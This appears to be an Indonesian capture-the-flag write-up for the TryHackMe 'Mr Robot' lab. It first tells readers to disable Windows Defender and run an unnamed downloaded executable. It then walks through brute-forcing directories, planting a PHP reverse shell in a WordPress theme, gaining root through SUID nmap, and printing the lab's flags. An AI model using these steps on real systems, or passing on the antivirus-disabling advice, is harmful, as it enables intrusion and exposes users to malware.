Disable Windows Defender


1. Buka Menu Windows

• Tekan tombol Windows pada keyboard Anda atau klik ikon Windows di sudut kiri bawah layar untuk membuka menu Start.




2. Akses Windows Defender

- Ketik "Windows Security" di kotak pencarian menu Start.
- Klik pada aplikasi "Windows Security" yang muncul di hasil pencarian.



- 3. Masuk ke "Virus & threat protection"
 - Dalam jendela Keamanan Windows, cari dan klik opsi "Virus & threat protection" yang terletak di panel navigasi.



- 4. Klik "Manage settings" di "Virus & threat protection settings"
 - Scroll ke bawah hingga Anda menemukan "Virus & threat protection settings".
 - Klik pada tautan tersebut untuk membuka pengaturan.

○ Virus & threat protection

Protection for your device against threats.

Current threats

No current threats. Last scan: 14/10/2024 9:17 (quick scan) 0 threats found. Scan lasted 1 minutes 59 seconds 32283 files scanned.

Quick scan

Scan options

Allowed threats

Protection history

Virus & threat protection settings

No action needed.

Manage settings

Security intelligence is up to date.

Last update: 16/10/2024 8:17

5. Nonaktifkan "Real-time protection"

- Temukan opsi "Real-time protection".
- Alihkan toggle atau sakelar ke posisi "Off".
 <u>Sebelum</u>

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



<u>Sesudah</u>

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

8 Real-time protection is off, leaving your device vulnerable.



Note: Jika ada pertanyaan konfirmasi tolong di pilih "Yes"


Downloads Cryonethic tool

Bagian 1: Membuat Akun TryHackMe

- 1. Buka situs web TryHackMe. (https://tryhackme.com/)
- 2. Mendaftar untuk Akun Baru
- 3. Klik pada tombol "Join Now" yang berada di pojok kanan atas halaman. Pilih opsi "Register" untuk membuat akun baru.
- Mengisi Formulir Pendaftaran
 Isi detail seperti alamat email, nama pengguna, dan kata sandi.
 Setujui syarat dan ketentuan yang berlaku dengan mencentang kotak yang tersedia.
- 5. Klik "Submit" atau "Register" untuk melanjutkan.
- 6. Verifikasi Akun
- 7. Buka email yang Anda gunakan untuk mendaftar.
- 8. Cari email verifikasi dari TryHackMe dan klik link verifikasi yang diberikan.

Bagian 2: Setup OpenVPN


- 1. Unduh Konfigurasi OpenVPN
 - Setelah login, navigasikan ke bagian "Access" di dashboard TryHackMe.
 - Bagian "machine" klik "VPN Server" pilih "AU-Reguler-1"
 - Klik pada "Regenerate" dan "Download your configuration file" untuk mendapatkan file konfigurasi VPN.



2. Mengunduh dan Menginstall OpenVPN

- Kunjungi situs web OpenVPN dan unduh klien OpenVPN untuk sistem operasi Anda. (https://openvpn.net/client/)
- Ikuti instruksi instalasi yang tersedia di situs tersebut untuk menginstall perangkat lunak.

- 3. Menggunakan OpenVPN dengan TryHackMe
 - Klik 2x file openvpn yang telah di download dari web tryhackme.
 - Ketika muncul pesan "Import .ovpn profile?" klik "OK"




- Setelah file diimpor, klik kanan lagi ikon OpenVPN dan pilih "Connect".
- Pastikan status di OpenVPN GUI menunjukkan "Connected".



Setup Lab Target

1. Masuk ke https://tryhackme.com/r/room/mrrobot lalu klik "Join Room"



- 2. Buka task 2 kemudian klik "start machine"
- 3. Tunggu hingga muncul IP Target



HACKING #1: Reconnaissance

1. Buka IP target melalui web browser



2. Cek /robots.txt disini kita menemukan 2 file yaitu /fsocity.dic dan /key-1-of-3.txt



HACKING #2: Scanning

Buka tools EventCyroTools.exe



- 2. Ketik "1" lalu enter untuk menggunakan tool directory brute-force
- 3. Masukan url target lalu enter kemudian masukkan Lokasi file wordlists

4. Bagian "Enter Max Worker" (threads) masukan angka antara 1 – 100++

```
Melcome to the directory brute force tool
This tool will attempt to brute force all possible directories in a given path
Please note that this tool may take a long time to run and may cause issues with your system if not used properly
Enter base URL: http://lo.10.192.113/
Enter mordlist file: common.txt
Enter max worker: |
```


5. Kita tunggu sampai ada hasil, jika sudah muncul kita explore lebih dalam directory yang kita temukan

```
LIST DIREKTORI YANG ADA:
http://lo.10.192.113/0
http://lo.10.192.113/mage
http://lo.10.192.113/mage
http://lo.10.192.113/sdmin
http://lo.10.192.113/favicon.ico
http://lo.10.192.113/feed
http://lo.10.192.113/image
http://lo.10.192.113/image
http://lo.10.192.113/iogin
http://lo.10.192.113/iogin
http://lo.10.192.113/iogin
http://lo.10.192.113/iogin
http://lo.10.192.113/rss
http://lo.10.192.113/rss
http://lo.10.192.113/rss
http://lo.10.192.113/sys-login
http://lo.10.192.113/wp-login
http://lo.10.192.113/wp-content
LIST DIREKTORI DILARANG:
http://lo.10.192.113/wp-content
LIST DIREKTORI DILARANG:
http://lo.10.192.113/iogs
http://lo.10.192.113/iogs
http://lo.10.192.113/iogs
http://lo.10.192.113/iogs
http://lo.10.192.113/js
http://lo.10.192.113/js
http://lo.10.192.113/js
http://lo.10.192.113/js
http://lo.10.192.113/jphpmyadmin
http://lo.10.192.113/phpmyadmin
http://lo.10.192.113/wp-includes
LIST DIREKTORI etc:
http://lo.10.192.113/xmlrpc
```

- 6. Kita dapat 2 directory menarik yaitu : /license dan /wp-login
 - /wp-login




/license




Bagian bawah web menampilkan informasi lain yaitu kode lisensi yang berbentuk decode base64.




7. Gunakan tools online https://www.base64decode.org/ untuk melihat arti dari base64 tersebut



8. Kita coba gunakan hasil decode base64 untuk login ke web target



9. Berhasil login ke dashboard



HACKING #3: Gaining Access

- 1. Masuk ke web https://www.revshells.com/ untuk membuat shell backdoor
- 2. Buka cmd lalu ketik "ipconfig" kemudian enter


```
Unknown adapter Local Area Connection:

Connection-specific DNS Suffix :
Link-local IPv6 Address : : fe80::7c1e:c921:2f9e:5984%20
IPv4 Address : : 10.4.106.37
Subnet Mask : : : 255.255.128.0
Default Gateway : : :
```


3. Masukan ip (awalan 10.xx.xx.xx) ke IPv4 Address di reverse shell generator



4. Pada menu Reverse pilih PHP PentestMonkey kemudian "Copy"



5. Pergi ke bagian Editor Tema, masuk pada bagian 404 template kemudian hapus templatenya dan kita masukan script reverse shell lalu Update/Save.



- 6. Selanjutnya kita bisa listening pada port yang telah kita masukan pada script tersebut.
- 7. Buka EventCyroTools.exe; lalu pilih no 4
- 8. Bagian "Enter IP" masukkan 0.0.0.0 / 10.xx.xx.xx kalian dan "Enter Port "9001"



9. Allow



10. Sampai sini kita sudah bisa melakukan listening dan menunggu koneksi terhadap port yang sudah ditentukan. Selanjutnya kunjungi URL yang sudah dimasukan Script http://10.10.XXX.XXX/404.php, maka script akan langsung tereksekusi dan tampilan

pada listening akan berubah menjadi shell seperti berikut:

11. Berhasil masuk ke sistem

HACKING #4: Maintaining Access

1. Upgrade user privilege

Command: python-c'import pty; pty.spawn("/bin/bash")'

```
Welcome to the listening shell tool
This tool will attempt to create a reverse shell on a given IP and port
Please note that this tool may take a long time to run and may cause issues with your system if not used properter IP: 0.0.0.0
Enter port: 9001
Please wait while the tool runs...
Creating reverse shell...
Listening on port 9001
Connection received from ('10.10.192.113', 39387)
Linux linux 3.13.0-85-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
python -c 'import pty;pty.spawn("/bin/bash")'
```

- 2. Whoami? daemon.
- 3. Selanjutnya kita sudah bisa masuk ke directory robot dan mendapatkan list file yang bisa kita gunakan untuk menjawab soal Key 2

Command: cd /home/robot

```
daemon@linux:/$ cd home
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$
```

4. Kita coba lihat semua isi file yang ada:

Command: cat *

```
daemon@linux:/home/robot$ cat *
cat: key-2-of-3.txt: Permission denied
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ |
```

5. Kita bisa lihat terdapat username dan password dari salah satu file. Mengingat salah satu nama file adalah password.raw-md5 yang artinya password itu telah di *encode* dengan md5 jadi kita bisa *decode* dengan md5 cracker dari internet (https://crackstation.net/)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

l'm not a robot

rcAPTCHA
Rhinay - Tomas

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whiripool, MySQL 4.1+ (sha1(sha1_bin)),
Qubes/3.18ackupDefaults

<u>Download CrackStation's Wordlist</u>




6. Masuk ke user "robot" dengan perintah "**su robot**" lalu masukan passwordnya dari hasil crack md5 tadi.

daemon@linux:/home/robot\$ su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~\$


7. Buka file key sebelumnya dengan "cat key*".

robot@linux:~\$ cat key*
822c73956184f694993bede3eb39f959
robot@linux:~\$

8. Masukan key ke soal nomor 2



9. Coba akses root dan akan didapati pesan "Permission denied" yang nandain kalua kita ngga punya akses ke directory tersebut.



10. Cara mem-bypass hal tersebut yaitu dengan memanfaatkan tools di Linux yang punya permission sticky bit untuk meningkatkan (escalate) hak akses (priviledge) kita agar bisa masuk ke user root. Kita bisa gunakan perintah "find / -perm -u=s -type f 2>/dev/null" untuk mencari tools yang bis akita manfaatkan untuk mendapat akses root.

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/nt chown
```

11. Dari semua yang ditampilkan, ada tools Bernama "nmap" yang bis akita manfaatkan untuk akses ke root dengan menggunakan perintah "nmap --interactive" kemudian masukan "!sh".

```
robot@linux:/$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )


Welcome to Interactive Mode -- press h <enter> for help
nmap> |

robot@linux:/$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )

Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
```

12. Disituasi sekarang kita sudah ada di dalam user root yang artinya sekarang kita sudah bisa akses file key ketiga (terakhir) untuk soal ke 3.



13. Selesai

